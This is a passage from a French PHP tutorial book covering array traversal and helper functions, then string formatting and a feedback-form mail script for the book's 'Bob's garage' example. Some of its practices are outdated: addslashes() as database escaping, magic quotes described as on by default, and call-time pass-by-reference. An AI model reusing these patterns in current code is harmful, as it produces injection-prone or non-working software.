Pour parcourir un tableau en sens inverse, vous pouvez employer les fonctions `end()` et `prev()`. La fonction `prev()` est l'opposé de la fonction `next()` : elle fait reculer le pointeur d'un élément puis renvoie le nouvel élément courant.

Le code qui suit produit l'affichage d'un tableau dans l'ordre inverse :

```
$valeur = end ($tableau);
while ($valeur) {
  echo "$valeur<br />";
  $valeur = prev($tableau);
}
```

Si la variable `$tableau` a été déclarée de la manière suivante :

```
$tableau = array(1, 2, 3);
```

le résultat de l'exécution du code précédent sera :

```
3
2
1
```

Avec les fonctions `each()`, `current()`, `reset()`, `end()`, `next()`, `pos()` et `prev()`, vous pouvez donc parcourir un tableau comme bon vous semble.

Application d'une fonction donnée à chaque élément d'un tableau : *array_walk()*

Il est parfois nécessaire d'appliquer le même traitement à tous les éléments d'un tableau : c'est là que la fonction `array walk()` entre en jeu.

Voici le prototype de la fonction `array walk()` :

```
bool array_walk(array tableau, string fonction, [mixed données_utilisateur])
```

Tout comme la fonction `usort()`, `array walk()` requiert comme second paramètre une fonction définie par l'utilisateur.

La fonction `array walk()` prend trois paramètres. Le premier, *`tableau`*, est le tableau dont on veut traiter le contenu. Le second, *`fonction`*, est le nom de la fonction définie par l'utilisateur et qui sera appliquée à chaque élément du tableau. Le troisième paramètre, *`données utilisateur`*, est facultatif. S'il est présent, il est passé en paramètre à la fonction définie par l'utilisateur. Nous allons voir un peu plus loin un exemple de mise en œuvre de la fonction `array walk()`.

Il pourrait, par exemple, se révéler très pratique d'attribuer à chaque élément d'un tableau une fonction qui applique une mise en forme particulière.

Le code qui suit affiche chaque élément du tableau `$tableau` sur une nouvelle ligne, en appliquant à chaque élément la fonction `mon affichage()` :

```
function mon_affichage($valeur) {
  echo "$valeur<br />";
}
array_walk($tableau, 'mon_affichage');
```

La signature de la fonction personnalisée est particulière. Pour chaque élément du tableau traité, `array walk` prend la clé et la valeur enregistrées dans le tableau, ainsi que la valeur spécifiée comme paramètre *`données utilisateur`*, puis appelle la fonction personnalisée de la manière suivante :

```
fonctionUtilisateur (valeur, clé, données_utilisateur)
```

Dans la plupart des cas, le paramètre *`données utilisateur`* est inutile ; il ne sert que lorsque la fonction que vous avez définie exige un paramètre.

Il peut également arriver que la clé de chaque élément soit tout autant nécessaire à la manipulation effectuée que la valeur de l'élément. Mais, comme dans le cas de `mon affichage()`, votre fonction peut ignorer aussi bien la clé que le paramètre `données utilisateur`.

Considérons à présent un exemple un peu plus complexe : nous allons écrire une fonction qui modifie les valeurs d'un tableau et attend un paramètre. Notez que, dans ce cas, nous devons indiquer la clé dans la liste des paramètres afin de pouvoir spécifier le troisième, même si nous n'avons pas besoin de cette clé dans le corps de la fonction :

```
function ma_multiplication(&$valeur, $cle, $facteur){
  $valeur *= $facteur;
}
array_walk(&$tableau, 'ma_multiplication', 3);
```

La fonction `ma multiplication()` multiplie chaque élément du tableau par le facteur passé en paramètre. Nous devons utiliser le troisième paramètre (facultatif) de la fonction `array walk()` afin que celle-ci passe ce dernier comme paramètre à notre fonction (laquelle s'en sert ensuite comme facteur de la multiplication). Pour que notre fonction `ma multiplication()` récupère ce facteur, il est impératif de la définir avec trois arguments : une valeur d'élément de tableau (`$valeur`), une clé d'élément de tableau (`$cle`) et le facteur de multiplication (`$facteur`). Ici, la fonction `ma multiplication()` ignore la clé qui lui est passée en second paramètre.

La manière dont `$valeur` est passée à la fonction `ma multiplication()` mérite quelques explications. L'esperluette (`&`) placée avant le nom de la variable dans la définition de `ma multiplication()` indique que `$valeur` doit être *passée par référence*. Passer une variable par référence permet à la fonction de modifier le contenu de cette variable et donc, ici, du tableau.

Cette manière de passer les variables aux fonctions est étudiée en détail au Chapitre 5. Si cette notion vous est étrangère, il vous suffit pour l'instant de savoir que, pour passer en paramètre une variable par référence, il faut placer une esperluette devant son nom.

Comptage des éléments d'un tableau : *count()*, *sizeof()* et *array_count_values()*

Dans un des exemples précédents, nous avons employé la fonction `count()` pour déterminer le nombre des éléments d'un tableau contenant les commandes des clients. La fonction `sizeof()` accomplit la même tâche que la fonction `count()`.

Toutes les deux renvoient le nombre d'éléments du tableau qui leur est passé en paramètres. Elles renvoient la valeur `1` lorsqu'elles sont appliquées à une variable scalaire et `0` lorsqu'elles s'appliquent à un tableau vide ou à une variable non définie.

La fonction `array count values()` est plus complexe : elle détermine le nombre d'occurrences de chaque valeur *unique* dans le tableau qui lui est passé en paramètre (c'est ce que l'on appelle la *cardinalité* du tableau). Cette fonction renvoie un tableau associatif contenant une table des fréquences. Ce tableau a pour clés toutes les valeurs uniques du tableau passé à `array count values()` et chacune de ces clés est associée à une valeur numérique représentant le nombre de ses occurrences dans le paramètre.

Le code suivant :

```
$tableau = array(4, 5, 1, 2, 3, 1, 2, 1);
$ac = array_count_values($tableau);
```

crée un tableau `$ac` dont le contenu est le suivant :

Clé	*Valeur*
4	1
5	1
1	3
2	2
3	1

Dans ce cas précis, le tableau retourné par `array count values()` indique que le tableau `$tableau` contient une seule fois les valeurs `4`, `5` et `3`, trois fois la valeur `1`, et deux fois la valeur `2`.

Conversion de tableaux en variables scalaires : *extract()*

Vous pouvez transformer un tableau à indices non numériques contenant des paires clé/valeur en un ensemble de variables scalaires au moyen de la fonction `extract()`. Le prototype de la fonction `extract()` est le suivant :

```
extract(array tableau [, int type_extraction] [, string préfixe] );
```

La fonction `extract()` produit des variables scalaires à partir du tableau qui lui est passé en paramètre. Elle utilise les clés pour définir les noms de ces variables et les valeurs des éléments comme valeurs des variables.

Voici un exemple simple d'utilisation de la fonction `extract()` :

```
$tableau = array( 'cle1' => 'valeur1', 'cle2' => 'valeur2', 'cle3' => 'valeur3');
extract($tableau);
echo "$cle1 $cle2 $cle3";
```

L'exécution de ce code produit le résultat suivant :

```
valeur1 valeur2 valeur3
```

Le tableau `$tableau` contenant trois éléments dont les clés sont `cle1`, `cle2` et `cle3`, la fonction `extract()` appliquée à `$tableau` crée donc les trois variables scalaires `$cle1`, `$cle2` et `$cle3`. Vous pouvez constater dans le résultat obtenu que les valeurs de `$cle1`, `$cle2` et `$cle3` sont respectivement `'valeur1'`, `'valeur2'` et `'valeur3'`, qui proviennent du tableau initial.

La fonction `extract()` accepte deux arguments facultatifs : *`type extraction`* et *`préfixe`*. Le premier indique à `extract()` la manière dont doivent être gérées les collisions, c'est-à-dire les situations où il existe déjà une variable de même nom qu'une clé. Le comportement par défaut consiste à écraser la variable existante. Le Tableau 3.2 décrit les quatre valeurs autorisées pour *`type extraction.`*

Tableau 3.2 : Valeurs possibles du paramètre *type_extraction* de la fonction *extract()*

Type	*Signification*
`EXTR OVERWRITE`	Écrase la variable existante en cas de collision.
`EXTR SKIP`	Saute l'élément en cas de collision.
`EXTR PREFIX SAME`	Crée une variable dénommée `$prefixe clé` en cas de collision. Le paramètre *`préfixe`* doit alors être précisé.
`EXTR PREFIX ALL`	Préfixe tous les noms de variables avec la valeur indiquée dans le paramètre *`préfixe`*, qui est alors obligatoire.
`EXTR PREFIX INVALID`	Préfixe avec la valeur de *`préfixe`* les noms de variables qui seraient sans cela invalides (par exemple les noms de variable numériques). Vous devez fournir le préfixe.
`EXTR IF EXISTS`	N'extrait que les variables déjà existantes (autrement dit, remplace les valeurs des variables existantes par les valeurs du tableau). Cette fonctionnalité permet, par exemple, de convertir `$ REQUEST` en un ensemble de variables valides.
`EXTR PREFIX IF EXISTS`	Ne crée une version préfixée que si la version non préfixée existe déjà.
`EXTR REFS`	Extrait les variables sous forme de références.

Les deux valeurs les plus couramment utilisées pour l'argument *`type extraction`* sont la valeur par défaut (`EXTR OVERWRITE`) et `EXTR PREFIX ALL`. Les deux valeurs suivantes sont utiles de manière occasionnelle, lorsqu'une collision particulière est attendue et que vous voulez "sauter" ou préfixer la clé posant problème. Le fragment de code qui suit illustre l'utilisation de la valeur `EXTR PREFIX ALL`. Observez la manière dont sont formés les noms des variables créées : *préfixe_clé*.

```
$tableau = array( 'cle1' => 'valeur1', 'cle2' => 'valeur2', 'cle3' => 'valeur3');
extract($tableau, EXTR_PREFIX_ALL, 'mon_prefixe');
echo "$mon_prefixe_cle1 $mon_prefixe_cle2 $mon_prefixe_cle3";
```

Là encore, le résultat obtenu à l'exécution des lignes de codes précédents est `valeur1 valeur2 valeur3`.

Pour que la fonction `extract()` puisse extraire un élément, il faut que la clé de l'élément soit un nom de variable valide, ce qui signifie que les clés dont les noms commencent par des chiffres ou qui contiennent des espaces ne peuvent pas être extraites.

Pour aller plus loin

Ce troisième chapitre a présenté les fonctions PHP de manipulation de tableau qui nous apparaissent les plus utiles. Certaines ne sont volontairement pas abordées. Vous trouverez dans le manuel en ligne PHP (**http://www.manuelphp.com/php/ref.array.php**) une présentation exhaustive de toutes les fonctions PHP disponibles.

Pour la suite

Le Chapitre 4 traite des fonctions de manipulation des chaînes. Il couvre les fonctions de recherche, de remplacement, de scission et de fusion de chaînes. Il décrit également les puissantes fonctions de traitement des expressions régulières qui permettent de réaliser quasiment toutes les opérations envisageables sur les chaînes.

4

Manipulation de chaînes et d'expressions régulières

Dans ce chapitre, nous verrons comment utiliser les fonctions PHP de traitement des chaînes pour mettre en forme et manipuler du texte. Nous examinerons également l'emploi des fonctions de traitement de chaînes et d'expressions régulières pour rechercher et remplacer des mots, des phrases ou tout autre motif au sein d'une chaîne.

Les fonctions décrites dans ce chapitre sont utiles dans de nombreux contextes. Vous vous trouverez sans aucun doute souvent en situation de devoir nettoyer ou mettre en forme les données saisies par les utilisateurs avant de les enregistrer dans une base de données, par exemple. Par ailleurs, les fonctions de recherche sont précieuses lors de l'élaboration d'applications de type moteur de recherche (entre autres).

Application modèle : formulaire intelligent de saisie d'un message (*Smart Form Mail*)

Nous illustrerons notre étude des fonctions de manipulation de chaînes et d'expressions régulières par le développement d'un formulaire intelligent de saisie d'un message. Nous utiliserons les scripts écrits au cours de ce chapitre pour compléter l'application du garage de Bob élaborée dans les chapitres précédents.

Notre objectif est ici de développer un formulaire simple, que les clients de Bob pourront utiliser pour faire part de leurs réclamations et de leurs encouragements. Ce formulaire (voir Figure 4.1) est plus élaboré que la plupart des formulaires de ce type publiés sur le Web (et qui sont légion). En effet, au lieu de transmettre le formulaire vers une adresse de courrier électronique générique, telle que `commentaires@chezbob.com`, nous ferons appel à un processus plus intelligent qui consiste à rechercher des mots et des phrases clés dans ce qui a été saisi par les clients, puis à transmettre le message du client

à l'employé approprié. Si, par exemple, le message transmis par le client contient le mot "publicité", il sera dirigé vers la boîte aux lettres du département de marketing. Si le message émane d'un client important, il pourra être directement transmis à Bob.

Figure 4.1

Le formulaire de saisie d'un message du site de Bob permet aux clients de transmettre leurs commentaires, après avoir saisi leur nom et leur adresse de courrier électronique.

Nous commencerons ce projet par le script simple du Listing 4.1. Nous compléterons ensuite ce script au fur et à mesure de notre avancée dans ce chapitre.

Listing 4.1 : *processfeedback.php* — Script de base permettant la transmission du contenu d'un formulaire par courrier électronique

```
<?php
// Création de noms abrégés pour les variables
$nom = $_POST['nom'];
$email = $_POST['email'];
$commentaire = $_POST['commentaire'];

// Initialisation de quelques informations statiques
$adresse_dest = "commentaires@exemple.com";
$sujet = "Message provenant du site web";
$contenu_message = "Nom client : " . $nom ."\n" .
                   "Email client : ". $email . "\n".
               "Commentaires client :\n" . $commentaire. "\n";
$adresse_exp = "From: webserver@exemple.com";

// Appel de la fonction mail() pour envoyer le courrier
mail($adresse_dest, $sujet, $contenu_message, $adresse_exp);
?>
```

```
<html>
<head>
  <title>Le garage de Bob -- Commentaire transmis</title>
</head>
<body>
<h1>Commentaire transmis</h1>
<p>Votre commentaire a été envoyé.</p>
</body>
</html>
```

Notez qu'en situation réelle il faudrait tester si l'utilisateur a bien rempli tous les champs obligatoires, par exemple en utilisant la fonction `isset()` avant d'appeler la fonction `mail()`. Ce test a été omis dans le Listing 4.1 et dans les autres exemples par souci de simplification.

Dans ce script, on concatène les champs du formulaire et on utilise la fonction `mail()` de PHP pour transmettre par courrier électronique la chaîne résultante à l'adresse `commentaires@exemple.com`. Il s'agit bien sûr d'une adresse e-mail d'exemple : si vous souhaitez tester le code de ce chapitre, remplacez-la par votre adresse e-mail. Comme c'est la première fois que nous utilisons la fonction `mail()`, nous allons nous intéresser à son fonctionnement.

Comme son nom le suggère, la fonction `mail()` transmet des courriers électroniques (des e-mails). Voici son prototype :

```
bool mail(string A, string Objet, string Message,
          string [entêtes_additionnels]);
```

Les trois premiers arguments de la fonction `mail()` sont obligatoires et représentent respectivement l'adresse à laquelle doivent être envoyés le message, l'objet et le contenu du message. Le quatrième paramètre permet d'envoyer n'importe quel en-tête supplémentaire valide de courrier électronique. Vous trouverez une description des en-têtes e-mails valides dans le document RFC822 qui peut être consulté en ligne (nombre de standards Internet sont définis dans des RFC, *Request For Comments*, que nous présenterons au Chapitre 18). Ici, le quatrième paramètre que nous passons à la fonction `mail()` sert à ajouter un champ `"From:"` (l'adresse de provenance) dans le courrier. Nous aurions également pu l'employer pour insérer des champs `"Reply To:"` et `"Cc:"`, entre autres. Pour ajouter plusieurs en-têtes additionnels, il suffit de les indiquer à la suite sous forme d'une chaîne, en les séparant par des caractères de nouvelle ligne et de retour chariot (`\n\r`), comme ici :

```
$entetes_additionnels ="From: webserver@exemple.com\r\n"
                       "Reply-To: bob@exemple.com";
```

Vous pouvez vous servir du cinquième paramètre facultatif pour passer un paramètre au programme que vous avez configuré pour l'envoi d'e-mails.

Pour pouvoir mettre en œuvre la fonction `mail()`, vous devez configurer votre installation PHP pour lui indiquer l'existence de votre programme d'envoi des courriers. Si l'exécution de votre script pose problème, relisez attentivement l'Annexe A et vérifiez votre installation PHP.

Tout au long de ce chapitre, nous améliorerons le script de base du Listing 4.1 en nous servant de fonctions PHP de manipulation des chaînes et d'expressions régulières.

Mise en forme de chaînes

Les chaînes saisies par les visiteurs des sites web (généralement à partir d'un formulaire HTML) nécessitent souvent d'être nettoyées pour être exploitables. Les sections qui suivent présentent certaines des fonctions permettant d'effectuer cette opération.

Élagage des chaînes : *chop()*, *ltrim()* et *trim()*

La première étape dans le nettoyage d'une chaîne consiste souvent à en éliminer tout espace superflu. Cet élagage n'est pas indispensable, mais se révèle souvent très utile lorsque les chaînes doivent être enregistrées dans un fichier ou dans une base de données ou lorsqu'elles doivent être comparées avec d'autres chaînes.

Le langage PHP offre trois fonctions permettant d'effectuer ce type de nettoyage. Dans le cadre de notre application modèle, nous utiliserons la fonction `trim()` pour élaguer les données entrantes au moment où l'on crée les noms abrégés :

```
$nom = trim($_POST['nom']);
$email = trim($_POST['email']);
$commentaire = trim($_POST['commentaire']);
```

La fonction `trim()` élimine les espaces existant en début et à la fin de la chaîne qui lui est fournie en paramètre et retourne la chaîne ainsi élaguée. Les caractères d'espace supprimés par la fonction `trim()` sont les nouvelles lignes et les retours chariot (`\n`, `\r`), les tabulations horizontales et verticales (`\t` et `\v`), les caractères de fin de chaîne (`\0`) et les caractères espaces. Vous pouvez également passer à cette fonction un second paramètre contenant une liste des caractères à supprimer à la place de cette liste par défaut.

Selon le but recherché, les fonctions `ltrim()` ou `rtrim()` peuvent se révéler plus appropriées que la fonction `trim()`. Comme la fonction `trim()`, elles prennent toutes les deux la chaîne à traiter en paramètre et renvoient cette chaîne mise en forme. En revanche, alors que la fonction `trim()` supprime tous les espaces qui encadrent la chaîne, la fonction `ltrim()` élimine uniquement les espaces en début de chaîne (c'est-à-dire à la gauche de la chaîne) tandis que la fonction `rtrim()` les supprime uniquement à la fin de la chaîne (c'est-à-dire à droite).

Mise en forme des chaînes en vue de leur présentation

PHP offre tout un jeu de fonctions dédiées à la mise en forme des chaînes.

Utilisation du format HTML : la fonction nl2br()

La fonction `nl2br()` remplace chaque caractère de nouvelle ligne de la chaîne qui lui est passée en paramètre par la balise `<br />`. Cette fonction est précieuse lorsque de longues chaînes doivent être affichées dans la fenêtre du navigateur. Par exemple, nous utiliserons la fonction `nl2br()` pour présenter en retour au client le message qu'il a transmis sous une forme acceptable :

```
<p>Votre commentaire (voir ci-après) a été envoyé.</p>
<p><?php echo nl2br($contenu_message); ?> </p>
```

Souvenez-vous que, dans le contexte d'un codage HTML, l'espace est ignorée. Par conséquent, en l'absence d'un traitement par `nl2br()`, le message du client sera imprimé sous la forme d'une seule ligne (à l'exception des caractères de nouvelles lignes imposés par le navigateur lui-même). La Figure 4.2 illustre ces deux modes d'affichage, avec et sans traitement par `nl2br()`.




Figure 4.2

La fonction PHP nl2br() *permet d'améliorer la présentation des longues chaînes dans du code HTML.*

Mise en forme d'une chaîne pour l'afficher

Jusqu'ici, nous avons utilisé la construction `echo` de PHP pour afficher des chaînes dans la fenêtre du navigateur web.

PHP offre également la fonction `print()`, qui est analogue à la construction `echo`, sauf qu'elle renvoie une valeur (vrai ou faux, selon la réussite ou l'échec de l'affichage).

`echo`, tout comme `print()`, affiche la chaîne "telle quelle". Vous pouvez toutefois appliquer une mise en forme plus sophistiquée au moyen des fonctions `printf()` et `sprintf()`. Toutes les deux opèrent pratiquement de la même manière, sauf que `printf()` affiche la chaîne mise en forme dans le navigateur, tandis que `sprintf()` renvoie cette chaîne mise en forme.

Ces fonctions ont le même comportement que leurs équivalents dans le langage C, bien que leur syntaxe ne soit pas la même. Si vous n'avez jamais programmé en C, il vous faudra peut-être un peu de temps pour vous familiariser avec ces fonctions, mais le jeu en vaut toutefois la chandelle, compte tenu de leur puissance et de leur utilité.

Les prototypes de ces fonctions sont les suivants :

```
string sprintf (string format [, mixed paramètres...])
int printf (string format [, mixed paramètres...])
```

Le premier paramètre requis par ces fonctions est une chaîne de format décrivant la forme de base de la sortie, avec des codes de mise en forme au lieu de variables. Les autres paramètres sont des variables que PHP viendra insérer dans la chaîne, en lieu et place des codes de mise en forme.

Par exemple, avec la fonction `echo`, nous pouvons afficher une chaîne en y insérant une variable, comme suit :

```
echo "Le montant total de la commande est $total.";
```

Le même résultat peut être obtenu au moyen de la fonction `printf()`, de la manière suivante :

```
printf ("Le montant total de la commande est %s.", $total);
```

Le code `%s` dans la chaîne de format est une "spécification de conversion". Il indique à PHP qu'il doit être remplacé par une chaîne. Dans le cas présent, il doit être remplacé par la variable `$total` qui doit être interprétée comme une chaîne.

Si la valeur stockée dans `$total` est `12,4`, ces deux approches conduiraient à l'affichage de `$total` sous la forme `12,4`.

L'intérêt de la fonction `printf()` est qu'elle permet d'utiliser une spécification de conversion plus utile. En effet, nous pouvons utiliser `printf()` en précisant que `$total` est, en réalité, un nombre à virgule flottante et que sa valeur doit être affichée avec deux décimales, comme ceci :

```
printf ("Le montant total de la commande est %.2f", $total);
```

Avec ce formatage et la valeur `12.4` stockée dans `$total`, l'instruction affichera `12.40`.

Une chaîne de format peut comprendre plusieurs spécifications de conversion. Si vous avez `n` spécifications, il doit normalement y avoir `n` arguments après la chaîne de format. Chaque spécification de conversion sera remplacée par l'argument reformaté correspondant, dans l'ordre où ils sont indiqués. Par exemple :

```
printf ("Montant total : %.2f (dont %.2f de transport)",
          $total, $total_transport);
```

Dans le cas présent, la première spécification de conversion utilisera la valeur de `$total` et la seconde spécification se servira de la valeur de `$total transport`.

Chaque spécification de conversion se conforme au format suivant :

```
%['caractère_remplissage][-][largeur][.précision]type
```

Toutes les spécifications de conversion commencent par le symbole %. Pour afficher un symbole %, vous devrez par conséquent utiliser `%%`.

Le spécificateur *`caractère remplissage`* est facultatif. S'il est précisé, il sert à compléter la variable jusqu'à la largeur spécifiée. Par exemple, un caractère de remplissage s'utilise pour ajouter des zéros au début de nombres comme les compteurs. Le caractère de remplissage par défaut est une espace. Si vous spécifiez une espace ou zéro, vous n'avez pas besoin de le préfixer avec l'apostrophe (’). Tous les autres caractères de remplissage doivent être préfixés par une apostrophe.

Le symbole est facultatif. Il indique que les données doivent être justifiées à gauche, au lieu de l'être à droite, comme c'est le cas par défaut.

Le spécificateur *`largeur`* indique à la fonction `printf()` l'espace (en nombre de caractères) à réserver pour la variable.

Le spécificateur *`précision`* commence normalement par un point décimal. Il indique le nombre de décimales à afficher.

Le *`type`* constitue la dernière partie d'une spécification de conversion ; il indique le type des données passées en paramètre. Les valeurs possibles pour ce spécificateur sont présentées dans le Tableau 4.1.

Tableau 4.1 : Valeurs possibles pour le type d'une spécification de conversion

Type	*Signification*
`b`	L'argument est traité comme un entier et affiché comme un nombre binaire.
`c`	L'argument est traité comme un entier et affiché comme un caractère.
`d`	L'argument est traité comme un entier et affiché comme un nombre décimal.

Tableau 4.1 : Valeurs possibles pour le type d'une spécification de conversion *(suite)*

Type	*Signification*
`f`	L'argument est traité comme un double et affiché comme un nombre à virgule flottante.
`o`	L'argument est traité comme un entier et affiché comme un nombre octal.
`s`	L'argument est traité et affiché comme une chaîne.
`u`	L'argument est traité comme un entier et affiché comme un nombre décimal non signé.
`x`	L'argument est traité comme un entier et affiché comme un nombre hexadécimal (en minuscules s'il s'agit d'une lettre).
`X`	L'argument est traité comme un entier et affiché comme un nombre hexadécimal (en majuscules s'il s'agit d'une lettre).

Il est possible de numéroter les paramètres, ce qui permet de passer les paramètres dans un autre ordre que les spécifications de conversion. Par exemple :

```
printf ("Montant total : %2\$.2f (dont %1\$.2f de transport)",
          $total_transport, $total);
```

Il suffit d'ajouter la position du paramètre dans la liste directement après le signe `%`, suivi d'un symbole `$` protégé par un antislash ; dans le cas présent, `2\$` signifie donc "remplacer par le deuxième paramètre de la liste". Ce procédé peut aussi être utilisé pour répéter des paramètres.

Il existe deux versions alternatives de ces fonctions, appelées `vprintf()` et `vsprintf()`. Ces variantes acceptent deux paramètres : la chaîne de format et un tableau des paramètres au lieu d'un nombre variable de paramètres.

Modification de la casse d'une chaîne

PHP offre la possibilité de modifier la casse d'une chaîne. Dans le cas de l'application modèle étudiée dans ce chapitre, cette possibilité n'est guère utile, mais nous examinerons néanmoins quelques exemples simples où elle est très appréciable.

Considérons pour commencer la chaîne `$sujet` qui contient l'objet d'un message. Diverses fonctions sont à notre disposition pour en changer la casse. Les effets de ces différentes fonctions sont résumés dans le Tableau 4.2.

La première colonne indique le nom de la fonction, la deuxième décrit l'effet de la fonction considérée, la troisième montre comment la fonction serait appliquée à la chaîne `$sujet`, tandis que la dernière colonne donne la valeur qui serait renvoyée par la fonction.

Tableau 4.2 : Fonctions de modification de la casse d'une chaîne, avec leurs effets

Fonction	*Description*	*Usage*	*Valeur retournée*
		`$sujet`	Commentaire du site web
`strtoupper()`	Convertit la chaîne en majuscules.	`strtoupper($sujet)`	COMMENTAIRE DU SITE WEB
`strtolower()`	Convertit la chaîne en minuscules.	`strtolower($sujet)`	commentaire du site web
`ucfirst()`	Met en majuscule la première lettre de la chaîne, si ce caractère est alphabétique.	`ucfirst($sujet)`	Commentaire du site web
`ucwords()`	Met en majuscule la première lettre de chaque mot de la chaîne qui commence par un caractère alphabétique.	`ucwords($sujet)`	Commentaire Du Site Web

Mise en forme de chaînes en vue de leur enregistrement : *addslashes()* et *stripslashes()*

Si les fonctions de traitement de chaîne permettent de modifier la présentation visuelle des chaînes, certaines d'entre elles peuvent également être employées pour reformater des chaînes dans la perspective de leur enregistrement dans une base de données. Bien que l'écriture dans une base de données ne soit pas abordée dans cet ouvrage avant la deuxième partie, nous traiterons dès maintenant de la mise en forme des chaînes en vue de leur stockage dans une base.

Certains caractères dont la présence est autorisée au sein d'une chaîne peuvent se révéler une source de problème, particulièrement lors de l'insertion des données dans une base de données. Une base de données interprète en effet certains caractères comme des caractères de contrôle. Les caractères les plus problématiques sont les apostrophes (simples et doubles), les barres obliques inversées (`\`) et le caractère `NULL`.

Il est par conséquent nécessaire de marquer, ou de "protéger", ces caractères, de sorte qu'une base de données telle que MySQL les traite en tant que caractères littéraux et non pas comme des séquences de contrôle. Pour protéger ces caractères, il suffit de les faire précéder d'une barre oblique inversée. Par exemple, le caractère `"` (apostrophe double) doit être noté sous la forme \" (barre oblique inversée apostrophe double) et le caractère `\` (barre oblique inversée) doit être représenté par `\\` (deux barres obliques inversées successives).

Notez que cette règle s'applique à tous les caractères spéciaux. Par conséquent, si votre chaîne contient la séquence `\\`, vous devez enregistrer celle-ci sous la forme `\\\\`.

PHP offre deux fonctions spécialement dédiées à la protection des caractères. Avant d'écrire une chaîne dans une base de données, vous devez reformater celle-ci avec la fonction `addslashes()`, comme dans l'exemple suivant, à moins que votre configuration ne le fasse par défaut :

```
$commentaire = addslashes(trim($_POST['commentaire']));
```

Comme nombre d'autres fonctions de traitement de chaînes, la fonction `addslashes()` prend une chaîne en paramètre et renvoie la chaîne reformatée.

La Figure 4.3 illustre les transformations réalisées par ces fonctions sur les chaînes.

Vous pouvez tester ces fonctions sur votre serveur et obtenir un résultat qui ressemble plus à celui de la Figure 4.4.




Figure 4.3

Après traitement par la fonction addslashes()*, toutes les apostrophes sont précédées d'une barre oblique. La fonction* stripslashes() *élimine toutes les barres obliques servant de caractère d'échappement.*




Figure 4.4

Tous les caractères problématiques ont été protégés deux fois ; cela signifie que la fonction des apostrophes magiques est activée.

Si vous voyez ce résultat, cela signifie que votre configuration de PHP est définie de manière à ajouter et à supprimer les barres obliques automatiquement. Cette capacité est contrôlée par la directive de configuration `magic quotes gpc`, qui est activée par défaut dans les nouvelles versions de PHP. Les lettres `gpc` correspondent à `GET`, `POST` et `cookie`. Cela signifie que les variables provenant de ces sources sont automatiquement mises entre apostrophes. Vous pouvez vérifier si cette directive est activée dans votre système en utilisant la fonction `get magic quotes gpc()`, qui renvoie `true` si les chaînes provenant de ces sources sont automatiquement placées entre apostrophes. Si cette directive est activée sur votre système, vous devez appeler `stripslashes()` avant d'afficher les données utilisateur ; sans cela, les barres obliques seront affichées.

L'utilisation des guillemets magiques vous permet d'écrire du code plus portable. Pour en apprendre plus sur cette fonction, consultez le Chapitre 22.

Fusion et scission de chaînes au moyen des fonctions de traitement de chaîne

Il apparaît souvent nécessaire d'examiner et de traiter certaines parties d'une chaîne séparément du reste de la chaîne. Par exemple, on peut souhaiter examiner les mots d'une phrase (afin d'en vérifier l'orthographe) ou scinder un nom de domaine ou une adresse de courrier électronique en ses différentes composantes. PHP met à votre disposition plusieurs fonctions de traitement de chaîne (et une fonction de traitement d'expression régulière) permettant d'opérer ce type de manipulation.

Dans le cadre de notre application modèle, supposez que Bob veuille recevoir personnellement tous les messages des clients provenant de grosclient.com. Pour exhaucer son souhait, il suffit de décomposer l'adresse de courrier électronique fournie par les clients et d'examiner si elle contient la sous-chaîne `grosclient.com`.

Utilisation des fonctions *explode()*, *implode()* et *join()*

`explode()` est la première fonction que nous pouvons mettre en œuvre pour atteindre notre objectif. Son prototype est le suivant :

```
array explode(string séparateur, string entrée [, int limite]);
```

Cette fonction prend une chaîne comme deuxième paramètre (*`entrée`*) et découpe celle-ci en se servant du *`séparateur`* (de type chaîne) indiqué en premier paramètre. Les différentes sous-chaînes ainsi obtenues sont renvoyées dans un tableau. Vous pouvez limiter le nombre d'éléments ainsi produits avec le paramètre facultatif *`limite`*.

Dans le cadre de notre application modèle, nous pouvons extraire le nom de domaine de l'adresse de courrier électronique du client grâce au code suivant :

```
$tab_email = explode('@', $email);
```

L'exécution de cette ligne de code découpe l'adresse de courrier électronique du client en deux parties : le nom d'utilisateur, qui est enregistré dans `$tab email[0]`, et le nom de domaine, qui est enregistré dans `$tab email[1]`.

